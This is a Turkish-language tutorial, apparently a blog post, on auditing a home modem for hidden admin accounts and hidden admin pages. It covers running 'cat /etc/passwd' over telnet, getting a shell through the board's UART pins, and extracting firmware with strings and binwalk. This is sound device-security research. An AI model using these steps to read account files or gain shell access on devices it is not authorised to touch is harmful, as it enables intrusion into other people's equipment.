
Bu cihazların güvenliği istenilen seviyelerde olmadığı sürece, güvenlik uzmanları ve son kullanıcılar olarak, ev ağımızda yer alan bu cihazların donanım yazılımlarını analiz ederek güvenlik zafiyetlerini tespit etmek, hem merakımızı gidermek için hem de bu cihazları güvenli bir şekilde kullanmak isteyen bizler için bir gereksinim haline gelebiliyor.

Örneğin elimizde internet servis sağlayıcısı tarafından bize kampanya dahilinde hediye edilmiş bir modem var ve bu modeme yönetici arayüzünden bağlanıp, modem üzerinde tanımlı kullanıcılar görüntülemek istiyoruz. Neden bunu istiyoruz çünkü modemler üzerinde kimi zaman varsayılan yönetici yetkisine sahip hesaplar olabiliyor veya internet servis sağlayıcısı uzaktan destek amacıyla kolay tahmin edilebilir parolaya sahip kullanıcı hesaplarını modemlere tanımlayabiliyorlar. Varsayılan hesaplar dışında modemin yönetici arayüzüne giriş yaptığımızda göremediğimiz ancak ilgili sayfayı direk çağırdığımızda ulaşabileceğimiz ve modem üzerindeki özel ayarları (TR-069 yönetim protokolü ayarları gibi) değiştirmemizi sağlayan gizli sayfalar olup olmadığını da kontrol etmek istiyoruz. Bu sorulara yanıt bulmak için modem ve modemin donanım yazılımı üzerinde çeşitli kontroller gerçekleştirebiliriz.


Gizli yönetici hesaplarını bulmak için yapacağımız ilk iş, modemin telnet servisine bağlandıktan sonra cat /etc/passwd komutu yazarak mevcut hesapları kontrol etmek olabilir ancak işler her zaman düşündüğümüz kadar kolay olmayabilir. Birincisi, yönetim paneline erişmek için kullandığımız kullanıcı adı ve şifrenin telnet servisine erişmek için yetkisi olmayabilir veya telnet servisi (telnetd) modem üzerinde açık/yüklü olmayabilir.





Böyle bir durumda yapmamız gereken bir tornavida seti alarak modemi açmak ve üzerinde UARTseri bağlantı noktası aramak olabilir. Şanslıysak 4 PIN'den oluşan bu bağlantı noktasını çok geçmeden tespit edebiliriz.




Tabii bu seri bağlantı noktası üzerinden modem ile iletişim kurabilmek için USB - TTL UART CP2104 çevirici gibi bir aygıta ihtiyaç duyacağız. Aygıtı bağlamak için öncelikle o dört pinden hangisi veri almak (RX), hangisi veri göndermek (TX) ve hangisi topraklama (GND) için kullanılıyor onu bilmemiz gerekiyor. Süreklilik testi sayesinde Dijital Avometre / Multimetre'de siyah ucu toprağa (işaretli bir kutup), kırmızı ucu ise pinlere sırasıyla dokundurduğumuzda bir ses duyuyorsak o zaman bu pinin toprak (GND) pini olduğunu anlayabiliriz. Ardından RX, TX pinlerini ve baud oranını deneme yanılma yolu ile SecureCRT veya Putty ile tespit ederek komut satırına erişim sağlayabiliriz.










Bir diğer örnekte ise modemin yönetici arayüzündeki gizli sayfaları tespit etmek istiyoruz. Bunun için ilk iş, donanım yazılımını (bellenim) üreticinin veya internet servis sağlayıcısının web sitesinden indirmek olacaktır. Ardından strings aracını bu donanım yazılımı üzerinde çalıştırabiliriz. Eğer aracın çıktısı aşağıdaki örnekte olduğu gibi sayıca az html sayfa adı veriyorsa ancak biz arayüzde çok daha fazla sayıda html sayfa olduğunu biliyorsak, binwalk gibi farklı bir araç ile analizi bir adım ileriye taşıyabiliriz.




Donanım yazılımı analizi için biçilmiş kaftan olan binwalk aracı ile donanım yazılımını açtıktan (extract) sonra, çıkan dosyalar üzerinde strings komutunu çalıştırdığımızda çok daha fazla sayıda html dosya olduğunu görebiliriz.

